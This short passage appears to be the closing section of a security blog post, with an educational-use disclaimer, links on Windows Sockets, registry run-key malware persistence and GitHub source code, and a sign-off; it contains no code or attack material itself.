This is a practical case for educational purposes only.

<u>Windows Sockets</u> <u>Malware persistence - part 1. Registry run keys</u> <u>source code in github</u>

Thanks for your time happy hacking and good bye! *PS. All drawings and screenshots are mine*